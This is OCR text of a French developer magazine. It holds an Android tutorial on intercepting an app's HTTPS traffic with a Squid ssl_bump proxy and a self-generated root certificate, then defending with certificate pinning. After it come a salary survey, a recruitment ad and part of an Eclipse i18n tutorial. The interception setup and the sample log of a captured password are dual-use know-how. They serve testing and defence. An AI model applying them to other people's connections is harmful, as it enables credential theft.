Nous allons ensuite ajouter une interface supplémentaire dans le fichier /etc/network/interfaces :

```
iface vnet0 inet static
  address 172.16.0.1
  netmask 255.255.255.0
  bridge_ports none
  bridge_maxwait 0
  bridge_fd 1
  up iptables -t nat -I POSTROUTING -s 172.16.0.0/24 -j MASQUERADE
  down iptables -t nat -D POSTROUTING -s 172.16.0.0/24 -j MASQUERADE
```

Les deux dernières lignes "up" et "down" servent à automatiser la configuration d'un NAT permettant d'accéder à la connexion Internet

à travers cette interface. Notez que sous Ubuntu, l'ajout d'interfaces dans ce fichier peut entrer en conflit avec Network Manager. Si au redémarrage, votre connexion réseau ne fonctionne plus, pensez à supprimer ou commenter cette nouvelle interface. On va l'activer avec la commande ifup :

```
sudo ifup vnet0
```

Il faudra également vérifier que l'IP forward est autorisé sur la machine en vérifiant son état par la commande :

```
cat /proc/sys/net/ipv4/ip_forward
```

Si cette commande retourne 0, il faudra l'activer en décommentant ou en ajoutant la ligne suivante dans le fichier /etc/sysctl.conf :

```
net.ipv4.ip_forward=1
```

La modification sera prise en compte avec la commande :

```
sudo sysctl -p
```

Enfin, il nous reste à configurer dnsmasq. Cet outil servira de serveur DHCP et relaiera les requêtes DNS depuis notre interface. On va donc lui ajouter une configuration pour VirtualBox, en créant le fichier /etc/dnsmasq.d/virtualbox :

```
interface=vnet0
domain-needed
dhcp-range=172.16.0.2,172.16.0.254,1h
bind-interfaces
except-interface=lo
```

La dernière ligne permettra d'éviter d'éventuels conflits avec Network Manager, qui utilise lui-aussi dnsmasq. On démarre ensuite notre dnsmasq :

```
sudo service dnsmasq start
```

Nous pouvons maintenant configurer notre machine virtuelle AndroVM et la démarrer. La configuration par défaut utilise un autre

mode pour la connexion réseau, nous allons donc la modifier et choisir comme mode d'accès réseau un "Accès par pont" et notre interface vnet0. Notez qu'avec AndroVM, c'est la carte 2 qu'il faudra configurer. Une fois cela fait, il suffit de lancer la machine virtuelle. On peut voir dans les paramètres l'adresse IP qui lui a été attribuée (normalement 172.16.0.254 avec la configuration ci-dessus). Un rapide test avec le navigateur va nous permettre de vérifier que tout fonctionne correctement, et qu'il est possible d'accéder à Internet depuis la machine virtuelle [Fig.1].

Que peut-on faire avec cette machine virtuelle ? Le fait d'avoir une interface réseau dédiée va tout d'abord grandement simplifier la capture du trafic réseau avec des outils tels que tcpdump ou Wireshark. Mais surtout, il va devenir possible de jouer avec iptables afin de rediriger à loisir le trafic réseau.

On pourra par exemple simuler la panne d'un serveur en dropant tous les paquets qui lui sont destinés :

```
sudo iptables -A FORWARD -i vnet0 -p tcp -d 92.42.13.37 --dport
80 -j DROP
```

> Capturer le trafic HTTPS avec Squid

Une connexion cryptée, suffisante pour sécuriser un échange de données ? Pas vraiment : on va voir comment il est possible de se mettre entre un client et un serveur. Pour cela, nous allons créer une petite application Android qui effectuera un simple login sur un serveur. Les dernières versions du plugin ADT pour Eclipse nous offrent un exemple d'activité avec les champs login/mot de passe, nous allons donc créer un projet Android vide, puis une activité de login avec :

File > New > Android > Android Application Project

File > New > Android > Android Activity [Fig.2].

Le code de l'interface étant déjà là, il ne reste plus qu'à ajouter la connexion au serveur en modifiant la méthode doInBackground à la fin du fichier :

```
@Override
protected Boolean doInBackground(Void... params) {
    DefaultHttpClient client = new DefaultHttpClient();
    try {
        HttpGet request =
            new HttpGet("https://myserver.com/?login=" + mEmail
            + "&password=" + mPassword);
        HttpResponse response = client.execute(request);

        if (response.getStatusLine().getStatusCode() == 200) {
            return true;
        }
    } catch (ClientProtocolException e) {
        Log.d("MYAPP", "ClientProtocolException " + e);
    } catch (IOException e) {
        Log.d("MYAPP", "IOException " + e);
    }

    return false;
}
```

On suppose ici que le serveur répondra par une erreur 403 en cas d'erreur d'authentification. La requête est effectuée ici en GET, afin




Fig.1




Fig.2

de voir plus facilement passer les logins et mots de passe dans les logs de Squid, mais une requête en POST ne sera pas plus sécurisée pour autant. On configure ensuite Squid, afin qu'il agisse comme un proxy transparent entre le serveur et le client. Depuis la version 3.1, celui-ci propose l'option "ssl_bump", qui permet de forger à la volée des certificats afin d'usurper l'identité du serveur. Nous allons avoir besoin pour cela d'un certificat racine, qu'il est possible de générer avec OpenSSL :

```
openssl req -new -newkey rsa:1024 -days 365 -nodes -x509 -
keyout monca.pem -out monca.pem
```

Par défaut, notre client Android n'acceptera pas de connexions si le certificat n'est pas signé par une autorité reconnue. L'attaque reste cependant possible dans deux cas :

- Si un des certificats racines, préenregistrés par le système, ou un certificat qui en serait issu, se retrouve entre les mains d'une personne mal intentionnée. Si ce cas de figure reste en pratique très rare, il n'est pas à exclure.
- Si un autre certificat racine se retrouve installé sur le téléphone, à l'insu ou non de son propriétaire. N'importe qui peut facilement installer sur son propre téléphone un certificat, ce qui ne lui sera pas utile pour récupérer ses propres identifiants de connexions, mais permettra par contre de capturer en clair le trafic réseau d'une application. Certains développeurs utilisent par exemple une API serveur qu'ils préfèrent conserver secrète, et utilisent pour cela une connexion chiffrée.

Faute d'un certificat racine à notre disposition, nous allons donc importer dans l'émulateur le certificat racine créé.

Cette option se trouve dans la section "Sécurité" des paramètres Android et se nomme "Installer depuis la mémoire". Il faut pour cela placer le certificat au format DER sur le téléphone. On va donc convertir notre fichier .pem et le pousser sur l'émulateur :

```
openssl x509 -in monca.pem -outform DER -out monca.der
adb push monca.der /mnt/sdcard
```

Puis effectuer l'import dans les paramètres Android. On peut ensuite configurer Squid pour configurer l'option "ssl_bump" dans le fichier /etc/squid3/squid.conf en ajoutant les lignes suivantes :

```
https_port 3129 intercept ssl-bump generate-host-certificates
=on dynamic_cert_mem_cache_size=4MB cert=/etc/squid3/monca.pem

always_direct allow all
ssl_bump allow all
sslproxy_cert_error allow all
sslproxy_flags DONT_VERIFY_PEER

strip_query_terms off
```

La première ligne permet d'activer l'interception sur le port 3129, l'option "cert" précisant le certificat racine à utiliser. L'option "strip_query_terms off" sera utile afin de voir les paramètres passés en GET dans les logs. Une simple entrée ajoutée au firewall iptables va permettre de rediriger le trafic depuis l'émulateur vers le proxy :

```
sudo iptables -t nat -A PREROUTING -i vnet0 -p tcp --dport 443
-j DNAT --to-destination 172.16.0.1:3129
```


[Fig.3]

Lançons l'application créée et établissons une connexion dans laquelle on passera un login et un mot de passe : la connexion ne fonctionne pas. Il y a en effet une limitation : le certificat généré à la volée par Squid ne contient pas le nom de domaine de destination, ce qui permet d'alerter l'utilisateur lors d'une connexion. On pourra le vérifier en tentant une connexion HTTPS depuis le navigateur : [Fig.4].

La raison est simple : lorsque le client tente de se connecter au serveur, le nom de domaine de celui-ci est encrypté dans le paquet. Au moment où le proxy intercepte la connexion, il ne peut pas connaître ce nom de domaine et doit générer un certificat sans.

Mais à partir de la version 3.3 de Squid, il existe une solution avec l'option "server-first". Cette version est stable, mais pas toujours présente dans les distributions Linux, et il sera peut-être nécessaire de la compiler manuellement. Une fois fait, on remplace la ligne de configuration suivante :

```
ssl_bump allow all
par :
ssl_bump server-first all
```



Avec cette option activée, Squid ira interroger le serveur de destination avant de générer le certificat, afin d'obtenir son nom de domaine. En refaisant le test précédent dans un navigateur sur le client, on constate alors que cette fois, nous n'avons plus d'avertissement quant à l'invalidité du certificat : [Fig.5].

En tentant la connexion depuis notre application, la requête apparaît cette fois dans le fichier de logs de Squid (par défaut dans /var/log/squid3/access.log), qui l'a correctement relayée, et l'utilisateur n'a aucun moyen de savoir qu'il est passé par le proxy :

```
1364492113.442686 172.16.0.254 TCP_MISS/200 281 GET https://my
server.com/?login=me@provider.com&password=pass - PINNED/92.42.
13.37 text/html
```

> Protéger son application contre les faux certificats

Face à cette attaque, que peut faire le développeur ? La solution s'appelle "certificate pinning", qu'on pourrait traduire par "empreinte de certificat". Elle consiste à conserver au sein de l'application la signature, soit du certificat directement, soit du certificat racine. Le choix du certificat racine peut être intéressant car il a généralement une durée de validité plus longue que le certificat du serveur. L'inconvénient de cette méthode est en effet qu'il faudra procéder à une mise à jour de l'application avant l'expiration du certificat marqué.


Afin de vérifier l'authenticité du certificat, nous allons créer notre propre classe implémentant X509HostnameVerifier.

Cette interface fait partie de la librairie Apache HttpComponents Client, que l'on retrouve sous Android, mais qui peut également être utilisée dans d'autres projets Java.

Cette librairie fournit la classe AbstractVerifier ainsi que plusieurs implémentations, celle utilisée par défaut étant BrowserCompatHostnameVerifier.

Malheureusement, hériter cette classe ne nous permettra pas de surcharger la méthode qui nous intéresse. Plutôt que de tout réécrire et afin de conserver tout de même le code existant, nous allons plutôt encapsuler l'instance déjà présente dans une autre.

```
public class CustomHostnameVerifier implements X509HostnameVerifier {
```



```

protected X509HostnameVerifier parentVerifier;
private static final String SIGNATURE = "844ddee3908c032604f1
9e38af90f9a3";

public CustomHostnameVerifier(X509HostnameVerifier parent) {
    if (parent instanceof CustomHostnameVerifier) {
        parentVerifier = ((CustomHostnameVerifier) parent).parent
Verifier;
    } else {
        parentVerifier = parent;
    }
}

@Override
public void verify(String host, String[] cns, String[] subjectAlts)
    throws SSLEngineException {
    parentVerifier.verify(host, cns, subjectAlts);
}

@Override
public void verify(String host, X509Certificate cert) throws
SSLEngineException {
    parentVerifier.verify(host, cert);
}

@Override
public boolean verify(String host, SSLSession session) {
    return parentVerifier.verify(host, session);
}

@Override
public void verify(String host, SSLSocket ssl) throws IOException {
    parentVerifier.verify(host, ssl);

    SSLSession session = ssl.getSession();

    Certificate[] certs;
    try {
        certs = session.getPeerCertificates();
    } catch (SSLPeerUnverifiedException e) {
        throw new SSLEngineException("SSLPeerUnverifiedException", e);
    }

    // X509Certificate serverCert = (X509Certificate)certs[0];
    X509Certificate rootCert = (X509Certificate) certs[certs.
length - 1];

    String md5 = md5(rootCert.getSignature());

    if (!SIGNATURE.equals(md5)) {
        throw new SSLEngineException("Wrong signature received : " + md5);
    }
}

public final String md5(final byte[] b) {
    try {
        MessageDigest digest = MessageDigest.getInstance("MD5");
        if (digest != null) {

```

```

            digest.reset();
            digest.update(b, 0, b.length);
            return new BigInteger(1, digest.digest()).toString(16);
        } else {
            return "";
        }
    } catch (NoSuchAlgorithmException e) {
        Log.e("MYAPP", "No MD5 algorithm");
    }
    return "";
}
}

```

Dans le constructeur, la vérification du type de verifier permet d'éviter une encapsulation récursive : si on attache le HostnameVerifier de notre HttpClient plus d'une fois, on risque d'avoir un CustomHostnameVerifier dans un CustomHostnameVerifier... ce qui risque de finir en une énorme chaîne qui va saturer la mémoire.

Notre classe va appeler pour chaque méthode celle définie dans parentVerifier, ce qui nous permet de conserver toutes les vérifications de certificat existantes. Nous avons juste ajouté dans la dernière la vérification du hash MD5 du certificat, comparé avec celui prédéfini dans le code. Ici, c'est le certificat racine que nous avons choisi de vérifier, mais nous pouvons aussi vérifier le certificat du serveur directement, celui-ci étant le premier élément du tableau.

Pour utiliser cette classe comme vérificateur de certificat, il suffit alors de l'attacher à notre client HTTP en ajoutant quelques lignes après l'initialisation de celui-ci :

```

DefaultHttpClient client = new DefaultHttpClient();
SSLSSocketFactory sslSSocketFactory = (SSLSSocketFactory) client.get
ConnectionManager().getSchemeRegistry().getScheme("https").get
SocketFactory();
X509HostnameVerifier verifier = sslSSocketFactory.getHostname
Verifier();
sslSSocketFactory.setHostnameVerifier(new CustomHostnameVerifier
(verifier));

```

Cette initialisation doit être faite une seule fois, après la création du DefaultHttpClient. Ainsi, lorsque sera tentée la connexion au serveur, nous verrons dans les logs de l'application l'erreur suivante :

```

E/MYAPP ( 1796): IOException javax.net.ssl.SSLEngineException: Wrong
signature received : 80ecee8f4ca0da7cbbf42ad11e5209ae

```

Nous avons vu en quoi une connexion cryptée peut être attaquée, ce qui donne d'autant plus d'importance à la chaîne de confiance instaurée par les autorités de certification.

N'oublions jamais qu'aucune sécurité ne peut être considérée comme totalement fiable, et que toute protection supplémentaire est bonne à prendre. Si en pratique, le risque qu'un utilisateur subisse cette attaque sans le savoir est faible, elle est en revanche très facile à reproduire pour quelqu'un qui voudrait observer en détail la communication entre une application et un serveur. Une bonne façon aussi pour nous de voir quelles informations indiscrètes sont souvent remontées à notre insu par ces milliers d'applications pas toujours transparentes.

Léo Cacheux
Développeur Android chez Genymobile

Les vrais salaires des développeurs

Nous vous rendons compte régulièrement des salaires dans le monde informatique : testeurs, ingénieurs, métiers du web ou du jeu, etc. Ce mois-ci, nous avons voulu aller plus loin et faire une synthèse, avec quelques surprises selon le type d'entreprise, mais aussi de proposer notre enquête auprès d'une dizaine de SSII de toutes tailles. Les fourchettes de salaires, notamment pour le développeur, sont, peu ou prou, proches de ce que l'on constate sur le terrain.

> Une grande disparité selon l'expérience et le type de métier

Le cabinet Hays a sorti son « étude de rémunération nationale 2013 » et la partie informatique / IT révèle des éléments intéressants. Tout d'abord, que les SSII subissent une baisse d'activité, même si ces entreprises de services sont toujours à la recherche de profils techniques, tout niveau, tout diplôme. Mais Hays pointe du doigt des changements de méthodes de recrutement : plus d'entretiens, plus de références auprès des anciens employeurs, ou alors, par cooptation. Quant aux salaires, l'étude montre une stagnation. Mais les profils haut de gamme, très expérimentés peuvent prendre des risques. Sur les profils, l'étude met en avant : Java, PHP (backend), .Net, Objective-C, C et C++. Bref, du classique.

Métier	0-2 ans	2-5 ans	5-10 ans	> 10 ans
Analyste-programmeur	25/30	30/35	35/40	40/45
Développeur (ingénieur)	40	45/50	55/65	65/75
Ingénieur qualité / méthode	30/33	33/38	38/42	42/45
Chef de projet étude / dév.	38	38/45	45/55	55/60
Architecte (étude / dév.)	-	45	55/65	65/75
Directeur technique (étude / dév.)	-	-	65/75	80/100
DBA	30/35	35/45	45/60	60/70
Ingénieur réseau	32/36	36/44	44/48	48/53
Directeur informatique	-	-	60/80	80/100
Consultant ERP	-	35/42	45/60	60/75

Salaires annuels moyens bruts, en €



Et à Londres, on gagne combien ?

L'étude Robert Walters est, rappelons-le, mondiale. Prenons par exemple les salaires annuels sur Londres.

Dans le secteur commerce / industrie Salaire en £ (2013)

Développeur base de données	40-70
Développeur C#	40-65
Développeur PHP	30-50
Développeur Java	45-65

Dans le secteur bancaire Salaire en £ (2013)

Développeur base de données	55-85
Développeur .net	55-90
Développeur C++	55-90
Développeur Java	55-90

On peut constater une variabilité sur les salaires développeurs dans le secteur du commerce / industrie, par contre, dans le secteur bancaire, il est homogène et plus élevé que dans le premier cas. Cela montre aussi que le développeur est considéré et qu'il est parfaitement identifié.

Dans le même esprit, le cabinet Robert Walters a publié une énorme étude sur les rémunérations au niveau mondial ! Outre son approche très globale, elle fournit aussi une vue sur plusieurs grandes villes françaises.

Métier	5-8 ans	8-15 ans	> 15 ans
Ingénieur développement / dba / réseau	40/50	50/90	50/90
Directeur technique		85/140	+130
Spécialiste sécurité	60/75	75/95	+100
<i>Salaire moyen, en k€ pour 2013</i>			

Pour un développeur confirmé, la fourchette Walter est légèrement inférieure à ce que nous pouvons voir ailleurs, mais en revanche le haut de la fourchette est supérieur, et on note une stagnation au-delà de 15 ans. Là, les primes, l'intéressement peuvent jouer un rôle de motivation. Par rapport à 2012, pas d'évolution. Par contre, on constate une disparité assez importante pour le poste de directeur technique (voir étude Hays). Le spécialiste sécurité a un salaire plus élevé, mais son périmètre est plus large et sensible.

> Les ingénieurs développeurs : 29 % des effectifs

L'Afdel, avec Apollo, a édité un baromètre RH. Ce baromètre se base sur un panel représentatif de 50 éditeurs logiciels (soit +13 000 salariés). Pour l'Afdel, il y a une contraction du marché de l'emploi dans notre secteur.

Qui est donc l'informaticien moyen en France : il est âgé de 36 ans, a + de 6 ans d'ancienneté. 27 % sont des femmes. Presque 20 % ont plus de 45 ans.

Et surtout, les développeurs (niveau ingénieur) pèsent 29 % des effectifs ! Le turn-over est finalement assez faible : 10 %.

Et sans surprise, la région Ile de France pèse 60 % des effectifs français.

L'étude fournit le salaire d'un ingénieur développement (salaire maxi) :

- 72 623 € sur Paris
- 60 287 € en Province

Il s'agit d'un maximum. Sinon, le salaire de départ est plus élevé chez un éditeur qu'en SSII (env. 36-35 k€).

Une autre étude (Syntec numérique), « 2e édition Top 250 – panorama des éditeurs et créateurs de logiciels français » (septembre 2012) montre clairement qu'un des éléments motivants pour garder un développeur, un collaborateur reste le salaire et les primes. Mais le positionnement sociétal de l'entreprise peut être un autre facteur.

Pour un développeur open source, plus la société adopte les usages et la philosophie du Libre et mieux il se sentira ...

François Tonic

ENQUÊTE PROGRAMMEZ !

Des variables difficiles à comparer

Une dizaine de SSII, totalisant un effectif total d'un millier de salariés dans le secteur du développement, ont accepté de répondre à notre questionnaire.

« *Les salaires incluent souvent en complément une partie variable individuelle à tous les consultants* », nous a précisé Carl Azoury, PDG d'une SSII du panel, Zenika. « *Cette partie variable est directement liée à son résultat et représente en moyenne 4 000 euros brut par an* » ajoute-t-il. Certaines entreprises ont pu inclure des variables dans leur moyenne de salaires, d'autres non.

> La taille et le type de SSII ont une forte importance

La rémunération paraît inversement proportionnelle à la taille de l'entreprise. Une SSII importante nous indique un salaire moyen de 28 000 € pour un développeur alors que la moyenne de notre tableau est de 34 280 €.

Le développeur débutant (0 à 2 ans) percevra une rémunération dans une fourchette de 32 500 à 39 000 € dans une SSII de moins de 100 personnes, 25 000 à 30 000 € dans une plus grosse société.

Mais notre panel inclut plusieurs sociétés de services de taille petite ou moyenne (moins de 100 personnes), souvent assez spécialisées et à la recherche de profils assez 'pointus'. Dans notre échantillon, une société de conseils, avec un type de mission basée sur le conseil et l'expertise rémunère ses développeurs débutants 39 000 € par an.

> Le prix des diplômes

Certains employeurs nous ont précisé l'impact des diplômes sur les rémunérations.

Ainsi, une SSII indique :

Développeur junior (0-2 ans d'expérience) aura un salaire d'un tiers supérieur avec un bac+5 :

Bac +3 : 25 000€ annuel

Bac +5 : 33 000€ annuel

Et un Chef de projet junior bénéficiera d'une rémunération de 10% supérieure :

Bac +3 : 30 000€ annuel

Bac +5 : 33 000€ annuel

Prêts pour la révolution du commerce digital ?

En 2013, Itelios fête 10 ans d'aventure et de projets passionnants !

Gold Certified Partner Microsoft depuis de nombreuses années, Itelios rassemble aujourd'hui une équipe de spécialistes du développement .Net, iOS et Android, partageant un objectif en commun : Utiliser la technologie et les meilleures solutions du marché pour développer des projets innovants, porteurs de valeur et de croissance durable pour nos clients.

Rejoindre Itelios, c'est rejoindre une société en forte croissance et une équipe associant les dimensions de plaisir, de partage et d'engagement individuel ... comme aucune autre !



NOUS RECHERCHONS



des Chefs de Projet



qui peuvent piloter la tête en bas



des Architectes



TMC SOA

Aspect programming Dependency Injection UML



des Développeurs



MVC 4 JSON HTML5 CSS3

C#

Itelios, les retours du terrain ...

Xavier >

"Chez Itelios on peut développer ses compétences techniques en travaillant sur des projets innovants avec les dernières technologies mais également ses réflexes pour éviter les tirs de balles ou de nerf le tout dans une ambiance très conviviale"

Benoît >

"Une équipe de cookies en plein cœur de la madeleine"

Olivier >

"Aujourd'hui, je passe 80% de mon temps de vie éveillé à me faire plaisir en travaillant"

Antonin >

"Expertise, exigence et qualité avec une grosse dose de bonne ambiance dans une entreprise humaine et à l'écoute"

Béné >

"Itelios ou comment un utopiste humaniste m'a laissé la chance de montrer ma valeur, ma détermination, mes envies, ma folie et m'a permis de me réaliser des pieds jusqu'à la tête."

NOS DOMAINES D'EXPERTISE



MOBILE & NOUVELLES INTERFACES

La révolution mobile est en marche, les usages s'inventent au quotidien, et s'imposent comme la composante incontournable du commerce connecté de demain. Au sein de notre équipe d'experts multi technos, devenez acteurs de cette révolution !



E-COMMERCE

Partenaire de référence d'éditeurs de solution e-commerce de premier plan, Itelios développe depuis 10 ans un savoir-faire unique dans la conception et le pilotage de projets e-commerce.



WEB CONTENT & SOCIAL

De SharePoint à Drupal en passant par Facebook ... ou comment maîtriser les enjeux de la gestion de contenu web et des réseaux sociaux pour permettre à nos clients de construire le bon mix émotion-relation-transaction avec leurs propres clients.



CRM

Développer un dispositif de commerce connecté, permettant une expérience client fluide et cohérente, ne peut se faire sans mettre le client au cœur de la conception. Itelios renforce son partenariat historique avec Microsoft et CRM Dynamics.



EXPERTISE TECHNOLOGIQUE

Itelios, c'est aussi une force de frappe d'experts au service de l'innovation, de la réussite des projets, de la performance et de l'accompagnement des équipes internes et de nos clients.



> Province : -10% à -12%, sauf sur certains profils, plus rares ?

Cela n'étonnera personne : les salaires sont moindres en région. Les entreprises profitent-elles du fait que la concurrence est moindre, par rapport à la région parisienne. Il est vrai aussi que le coût de la vie est généralement plus bas.

Paradoxalement, notre panel pointe des profils qui seront parfois mieux payés en province qu'à Paris. C'est ce qui ressort par exemple pour les intégrateurs web et les administrateurs systèmes/réseau

Régions

	0-2 ans	2-5 ans	> 5 ans
Développeur	26 633	34 000	36 000
Architecte	33 000	37 000	40 000
Chef de projet	34 000	38 000	42 000
Intégrateur Web	32 000	36 000	39 000
Graphistes/designers			
Ingénieur /admin Système/ Réseau	30 000	32 000	35 000

Les meilleurs

SALAIRES (en €)

	Paris - Ile de France	0-2 ans	2-5 ans	> 5 ans
Développeur	39 000	44 000	49 000	
Architecte	35 000	45 000	63 000	
Chef de projet	43 000	69 000	76 000	
Intégrateur Web	34 000	41 000	42 000	
Graphistes/designers	30 000	38 000	42 000	
Ingénieur /admin Système/ Réseau	31 000	37 000	50 000	

Régions

	0-2 ans	2-5ans	> 5ans
Développeur	30 741	33 659	39 264
Architecte	33 000	38 694	51 960
Chef de projet	36 227	42 194	
Intégrateur Web	32 000	36 000	33 947
Graphistes/designers			
Ingénieur /admin Système/ Réseau	30 000	31 250	35 000

SALAISSES minima

Attention : notre échantillon ne prétend pas à la vérité scientifique. Les chiffres minima sont ceux issus de ces questionnaires. Ne refusez pas nécessairement un poste s'il est plus bas que ces chiffres... !

Régions

	0-2 ans	2-5 ans	> 5 ans
Développeur	35 000	40 000	43 000
Architecte	33 000	40 000	52 000
Chef de projet	38 000	47 000	50 000
Intégrateur Web	33 000	36 000	39 000
Graphistes/designers			
Ingénieur /admin Système/ Réseau	30 000	32 000	35 000

Chefs et directeurs de projets

Une SSII regroupant plus de 200 salariés dans la région parisienne nous a indiqué ses salaires moyens de chefs et directeurs de projets. Cela n'étonnera personne, un directeur de projets bénéficie d'une rémunération plus confortable : plus de 69 000 €.

Moyenne Chef de Projets Web	45 504
Moyenne Chef de Projets	50 141
Moyenne Chef de Projets Junior	52 008
Moyenne Chef de Projets Séniors	53 598
Moyenne Chef de Projets Technique	50 426
Moyenne Chef de Projets Web	37 967
Moyenne Directeur de Projets	69 329

Jean Kaminsky (en €)

Carrières et emplois sur programmez.com

www.programmez.com/emploi.php

Démystifier le développement des plug-ins d'Eclipse (suite & fin)

Nous allons dans cette dernière partie parcourir rapidement deux aspects importants pour les développements des plug-ins, l'internationalisation et le déploiement.

INTERNATIONALISATION (INTERNATIONALIZATION) I18N

Java et Eclipse sont dotés d'outils puissants pour adapter un programme ou plug-in pour des langues différentes. Pour toutes les opérations touchant à l'internationalisation, nous allons utiliser des fragments de plug-in (plug-in fragment), comme un service de langue. Le résultat final de l'internationalisation dans cette section est d'avoir le plug-in utilisable à la fois en anglais et en français.

> Que traduire dans un projet plug-in

- Dans le fichier `plugin.xml` on peut utiliser des clés, sous la forme `%nom_cle`, dont les valeurs sont définies en différentes langues dans des fichiers nommés obligatoirement `plugin.properties`, et `plugin_xx.properties` (xx est l'iso d'une langue, par exemple `plugin_fr.properties`). Cette méthode est utilisée pour traduire les noms des fenêtres (vue) et les catégories de cheat sheets par exemple.
- Les titres de buttons, labels, etc. Les noms internationalisés sont écrits dans des fichiers `.properties` au lieu de les coder en dur. Eclipse automatise cette opération avec **Externalize Strings wizard**
- Les fichiers traduits (textes, ressources), comme par exemple des cheat sheets, fichiers html, sont ajoutés en utilisant un fragment(s) de plug-in dans un dossier spécial nommé `nl/iso_languag` (dossier `nl/fr` pour les fichiers en français, `nl/de` pour les fichiers en allemand,...). Et portent les mêmes noms que les originaux. Eclipse distingue un fichier selon la langue en utilisant un préfixe spécial `«nl»` avant son nom.

> Où mettre les fichiers internationalisés

- Les fichiers originaux et traduits `.properties` sont dans le plug-in, et le fragment dans un endroit identique. Les fragments copient exactement la structure du plug-in. Si par exemple, `plugin.properties`

et `messages.properties` sont dans un package dans le plug-in, les versions internationalisées doivent être dans le même package dans le fragment.

- Pour les ressources c'est pareil, (`cheatsheets,html,images`), les versions internationalisées dans le fragment sont sous le dossier `nl/iso_langue`. Par exemple, si les cheat sheets sont dans le plug-in dans le dossier `resources`, le fragment doit aussi avoir un dossier `nl/fr/resources` pour les cheat sheets en français.

Rappel :

Les fichiers contenant les clés du `plugin.xml`, doivent être nommés `plugin.properties` et `plugin_xx.properties`

> Activer l'internationalisation

Ajoutez l'instruction `Bundle-Localization: plugin` dans le **fichier MANIFEST.MF** [Fig.1].

> Internationalisation des noms dans `plugin.xml`

Nous allons remplacer le nom de la view (vue, fenêtre) par une clé. Au lieu d'utiliser un nom codé en dur. Nous allons utiliser le symbole du pourcentage « % » avec une clé. La valeur de la clé est définie dans `plugin.properties` et `plugin_xx.properties`.

Note : Dans l'exemple l'anglais est utilisé par défaut. Attention pour les caractères spéciaux, il faut utiliser l'Unicode.

Fichier	Clé	Clé=valeur
<code>plugin.xml</code>	<code>%browserView</code>	
<code>plugin.properties</code>		<code>browserView=Visual XPath View</code>
<code>plugin_fr.properties</code>		<code>browserView=Visual XPath Fen\u00c4tre</code>


> Comment tester le plug-in dans différentes langues

Eclipse utilise par défaut la langue du système d'exploitation, mais il est possible de créer une configuration d'exécution par langue. Nous allons créer ici une configuration d'exécution en français (si le système utilise l'anglais) ou vice-versa.

> Créer une configuration d'exécution

